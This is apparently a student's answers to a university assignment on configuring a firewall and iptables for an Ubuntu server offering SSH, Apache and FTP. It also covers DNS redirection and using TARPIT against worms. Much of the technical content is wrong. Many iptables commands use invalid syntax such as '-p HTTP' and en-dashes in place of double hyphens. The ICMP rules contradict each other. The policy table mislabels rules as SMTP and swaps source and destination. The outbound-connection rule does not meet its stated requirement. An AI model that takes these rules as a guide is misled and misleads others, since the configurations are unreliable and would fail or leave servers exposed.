    2. Firewall Filtering; Configure onsite firewall for SYN attack thresholds and SYN flood protection, limit the impacts of all kinds of DDoS attacks including packet sweeps, flooding and illegitimate port scanning. Keeping installed software up to date, networking equipment which has rate-limiting capabilities.

## PART 2 - Firewalls [24 marks]

### Q9 [14 Marks]

As a system/network engineer you have been asked to create a firewall ruleset for a Server. The server offers the following services and characteristics:

- Operating system: Ubuntu 20.04.2 LTS
- Server's IP address: 10.10.4.1/24
- Services: SSH, Apache and PureFTPd


Other Information:

- Clients' networks: 10.10.5.0/24, 10.10.6.0/24, 10.10.7.0/24, 10.10.8.0/24
- Update server: us.archive.ubuntu.com Port 80

Requirements:

a. Provide service for client's incoming FTP requests.
b. Provide service for clients' incoming HTTP and HTTPS requests. Drop unbound traffic to port 80 (http) from source ports less than 1024.
c. Protect the server against ICMP ping flooding.
d. Provide remote SSH service for administrator from a remote system with an IP address of 10.10.8.1/24
e. Protect the server against SSH dictionary attack.
f. Drop all incoming packets from reserved port 0 as well as all outbound traffic to port 0.
g. The server is not allowed to create any new outgoing connections, except for the download and installation of security updates.

- A [7 marks] Create a firewall policy table for the server with the given information. Use the template below.



| No | Transport Protocol | Protocol | Source IP/Network | Dest. IP/Network | Source Port | Dest. Port | Action |
|---|---|---|---|---|---|---|---|
| e.g. 1 | e.g. TCP | e.g. Telnet | e.g. 10.0.0.1 | e.g. 130.195.4.30/24 | e.g. any | e.g. 23 | e.g. Allow |
|  |  |  |  |  |  |  |  |

[Using lecture slide table as reference];

https://ecs.wgtn.ac.nz/foswiki/pub/Courses/CYBR371_2022T1/LectureSchedule/Firewalls%201.pdf

| No. | Transport Protocol | Protocol | Source IP/Network | Destination IP/Network | Source Port | Destination Port | Action |
|---|---|---|---|---|---|---|---|
| 1 | TCP/IP | FTP | 10.10.4.1/24 | 10.10.5.0/24 | Any | 21 - 22 | Allow |
| 2 | TCP/IP | HTTP/ HTTPS | 10.10.4.1/24 | 10.10.5.0/24 | Any | 80 - 443 | Allow |
| 3 | TCP/IP | FTP | 10.10.4.1/24 | 10.10.6.0/24 | Any | 21 - 22 | Allow |
| 4 | TCP/IP | HTTP/ HTTPS | 10.10.4.1/24 | 10.10.6.0/24 | Any | 80 - 443 | Allow |
| 5 | TCP/IP | FTP | 10.10.4.1/24 | 10.10.7.0/24 | Any | 21 - 22 | Allow |
| 6 | TCP/IP | HTTP/ HTTPS | 10.10.4.1/24 | 10.10.7.0/24 | Any | 80 - 443 | Allow |
| 7 | TCP/IP | FTP | 10.10.4.1/24 | 10.10.8.0/24 | Any | 21 - 22 | Allow |
| 8 | TCP/IP | HTTP/ HTTPS | 10.10.4.1/24 | 10.10.8.0/24 | Any | 80 - 443 | Allow |
| 9 | TCP/IP | SMTP Outbound | 10.10.4.1/24 | Any | <1024 | 80 | Drop |
| 10 | TCP/IP | ICMP Incoming | 10.10.4.1/24 | Any | Any | Any | Drop |
| 11 | TCP/IP | SSH | 10.10.4.1/24 | 10.10.8.1/24 | Any | 22 | Allow |
| 12 | TCP/IP | SSH | 10.10.4.1/24 | Any | Any | 22 | Drop |

|  |  |  |  |  |  |  |  |
|---|---|---|---|---|---|---|---|
| 13 | TCP/IP | SMTP Incoming | 10.10.4.1/24 | Any | 0 | 0 | Drop |
| 14 | TCP/IP | SMTP Outbound | 10.10.4.1/24 | Any | 0 | 0 | Drop |
| 15 | TCP/IP | SMTP Outbound | 10.10.4.1/24 | us.archive.ubuntu.com | Any | 80 | Allow/Drop - Need Auth |

No 1 - No 8; are the client IPs having FTP, HTTP and HTTPS capabilities

No 9; is part b for dropping unbound traffic to port 80 from source ports <1024

No 10; protect server against ICMP flooding, by blocking all ICMP requests

No 11; Provide remote SSH service for admin 10.10.8.1/24

No 12; Blocking all other SSH connections (assuming not admin)

No 13 - 14; Drop all incoming packets from reserved port 0 as well as outbound traffic to port 0

No 15; Server not allowed to create outgoing connections except for downloads, update server on port 80 – also used for below table

Application Firewall Policy Table

| Application of Service | Internal Host Type | Location | Host Security Policy | Firewall Internal Security Policy | Firewall External Security Policy |
|---|---|---|---|---|---|
| PureFTP | Ubuntu | Any | Client Only | Allow | Application proxy with user authentication |
| HTTP | Ubuntu | Any | Client Only | Allow | Application proxy with user authentication |
| HTTPS | Ubuntu | Any | Client Only | Allow | Application proxy with user authentication |
| SSH | Ubuntu | Any | Secure Shell (SSH); user ID/password; no anonymous traffic | Allow | Application proxy with user authentication |
| HTTPS | Ubuntu | Any | Allow local domain only; deny all others | Allow | Deny |

PureFTP - Provide service for incoming client FTP requests (with authorization)

HTTP - Provide service for incoming client HT requests (with authorization)

HTTPS - Provide service for incoming client HTTPS requests (with authorization)

SSH - Provide service for incoming client SSH requests (with authorization), also block everyone else without proper authentication (deny SSH attacks)

HTTPS - Server is not allowed to create any new outgoing connections, except for the download and installation of security updates.

- B [7 marks] Write the appropriate set of iptables (netfilter) rules to fulfill the requirements.
    a. Accept client's incoming FTP requests

    ```
    iptables -A INPUT -p tcp –dport 21 –j ACCEPT
    iptables -A OUTPUT -p tcp –dport 21 –j ACCEPT
    ```

    b. Accept clients' incoming HTTP and HTTPS requests & Drop unbound traffic to port 80 (http) from source ports less than 1024

    ```
    iptables -A INPUT -p HTTP –dport 80 –j ACCEPT
    iptables -A OUTPUT -p HTTP –dport 80 –j ACCEPT
    iptables -A INPUT -p HTTPS –dport 443 –j ACCEPT
    iptables -A OUTPUT -p HTTPS –dport 443 –j ACCEPT
    iptables -A OUTPUT -p HTTP –dport 80 –sport <1024 –j DROP
    ```

    c. Protect the server against ICMP ping flooding

    ```
    Iptables -A INPUT -p tcp icmp –j DROP
    Iptables -A INPUT -p tcp icmp –j ACCEPT
    ```

    https://www.golinuxcloud.com/prevent-icmp-ping-flood-attack-linux/

    d. Provide remote SSH service for administrator from a remote system with an IP address of 10.10.8.1/24

    ```
    Iptables –A INPUT -p tcp –dport 22 –s 10.10.8.1/24 –j ACCEPT
    ```

e. Protect the server against SSH dictionary attack

```
iptables -I INPUT -p tcp –dport 22 -i eth0 -m state –state NEW -m recent –set
```

```
iptables -I INPUT -p tcp –dport 22 -i eth0 -m state –state NEW -m recent –update
–seconds 60 –hitcount 4 –j DROP
```

f. Drop all incoming packets from reserved port 0 as well as all outbound traffic to port 0

```
iptables -I INPUT -p tcp –dport 0 –j DROP
```

```
iptables -I OUTPUT -p tcp –dport 0 –j DROP
```

g. The server is not allowed to create any new outgoing connections, except for the download and installation of security updates

```
Iptables -A INPUT -p tcp –syn –destination-port “dport” –j DROP
```

### Q10 [2 Marks]

Write an iptables rule to direct all the DNS requests from your internal network to Google’s 8.8.8.8 IP address and associated port.

- 
```
iptables -A PREROUTING -p udp -t nat –dport 53 -j DNAT –to 8.8.8.8
```

### Q11 [8 Marks]

Explain the capability and the process (i.e procedure/steps) by which popular packet filtering firewalls such as iptables can be used to reduce the speed slow down (not stop) the spread of worms and self-propagating malware?

A recent adaptation to the firewall IPtables for Linux include a security protection known as a TARPIT. Instead of the simply logging and dropping packets they can know be sent and filtered through the TARPIT, iptables handles these malicious packets by sending them through to the TARPIT and the TARPIT does not allow for continued propagation.

IPtables handle this by allowing the tarpitted port to accept any incoming TCP connections, as data transfer is occurring the TCP window size is set to 0 so no data can be continued to be transferred during the session. The connection is active but any requests made by the attacker are ignored, this prolongs the connection to a point of timeout before disconnecting.

Attackers struggle with this as worms rely on a quick response from their victims to be able to propagate successfully .